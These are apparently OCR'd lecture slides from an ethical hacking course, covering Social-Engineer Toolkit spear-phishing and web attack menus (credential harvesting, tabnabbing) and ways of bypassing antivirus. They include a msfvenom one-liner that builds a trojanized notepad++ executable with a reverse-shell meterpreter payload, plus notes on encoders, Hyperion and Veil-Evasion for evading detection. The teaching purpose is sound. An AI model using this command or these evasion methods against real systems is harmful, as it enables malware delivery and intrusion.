
CNIT 124: Advanced Ethical Hacking


Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte


Ch 11: Social Engineering

Spear-Phishing Attacks

Many Attack Options




```
   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   6) Adobe Flash Player "Button" Remote Code Execution
   7) Adobe CoolType SING Table "uniqueName" Overflow
   8) Adobe Flash Player "newfunction" Invalid Pointer Use
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```



```
   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: New Update
2: Status Report
3: Dan Brown's Angels & Demons
4: Computer Issue
5: WOAAAA!!!!!!!!!! This is crazy...
6: Strange internet usage from your computer
7: Order Confirmation
8: Have you seen this?
9: Baby Pics
10: How long has it been?
set:phishing>5
set:phishing> Send email to:sam.bowne@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:cnit.124@gmail.com
set:phishing> The FROM NAME user will see: :President Obama
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
```

Gmail Blocks It


- Default Metasploit payloads are blocked by virus scanners



```
[!] Unable to deliver email. Printing exceptions message below, this is most lik
ely due to an illegal attachment. If using GMAIL they inspect PDFs and is most l
ikely getting caught.
Press {return} to view error message.
(534, '5.7.14 <https://accounts.google.com/ContinueSignIn?sarp=1&scc=1&plt=AKgns
bv9R\n5.7.14 IYNYR37vvqbfrOG-sbD9tomME79kjW4ceGXVxwF_QQcJsvLcbRYe8GDIDccehCwG7o-
oB4\n5.7.14 x5O6W3N2updGfAATl5nBweiI-M2heEE_za-jfm_LXjEJuUOcvwJ0aR6zpFh5sU1rGlGO
n7\n5.7.14 8ty6lTmSd6odUQpj9-YDNZsDW_yQpNSMD1LMcGZxkThl093DS1U--6ixcwBiOrH38ezzB
o\n5.7.14 d1Nuc9mJxHGdu4WZY6xpVXP2GCII> Please log in via your web browser and\n
5.7.14 then try again.\n5.7.14  Learn more at\n5.7.14  https://support.google.co
m/mail/answer/78754 vl1sm46905221pbc.31 - gsmtp')
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:
```

Web Attacks

Web Attack Options



```
The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu
```


Attack Explanations

- "Metasploit Browser Expoit Method" is like browser_autopwn
- Credential Harvester makes fake login pages
- Tabnapping says "Please Wait" and when the user clicks on another tab, changes to a fake login page

Broken in Kali 2

- The update option is broken
- You can force an update (link Ch 11a)
- But even then, Credential Harvester is broken
  - Because it uses /var/www instead of /var/www/html

CNIT 124: Advanced Ethical Hacking




Ch 12: Bypassing Antivirus Applications

Trojans

- Add malware to existing executables with msfvenom
- Only works with files that don't check integrity with hash values or signatures
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.130 LPORT=2345 -x /root/Desktop/notepad++.exe -k -f exe > evilnotepad++.exe

AV

- This trojan works on Win 7, but many AV products catch it



SHA256:	67dbd8bd696a80bf6f8c610ea1a42b40d49b9b91cc17bd493e85a4880a41d6e0
File name:	evilnotepad++.exe
Detection ratio:	24 / 55
Analysis date:	2015-10-28 20:30:15 UTC (1 minute ago)

Encoding

- Metasploit includes encoding engines, like shikata_ga_nai, but the AV vendors are on to them and they actually make the trojan more detectable

Cross-Compiling


- You can export the malware as C code and compile it, adding a random value
  - Still, almost as many AV vendors catch it
- Exporting malware as Python and then compiling it on Windows to an EXE worked well for me a couple of years ago
  - Clumsy process, produces large EXE files

Encrypting with Hyperion

- Hyperion encrypts the file with AES, and with a key drawn from a small portion of the possible keyspace
- Then deletes the key
- When run, it brute-forces the key
- This fooled Microsoft Security Essentials, but not many other AV engines

Veil-Evasion

- Big, powerful program
- Takes a while to install on Kali
- Results are not impressive



Avast File System Shield has blocked a threat.
No further action is required.

Object: C:\Users\sam\...\payload2.exe

Infection: Win32:Malware-gen

Action: Moved to chest

Process: C:\Users\sam\...\payload2.exe

The threat was detected and blocked just before the file was executed.

Kahoot!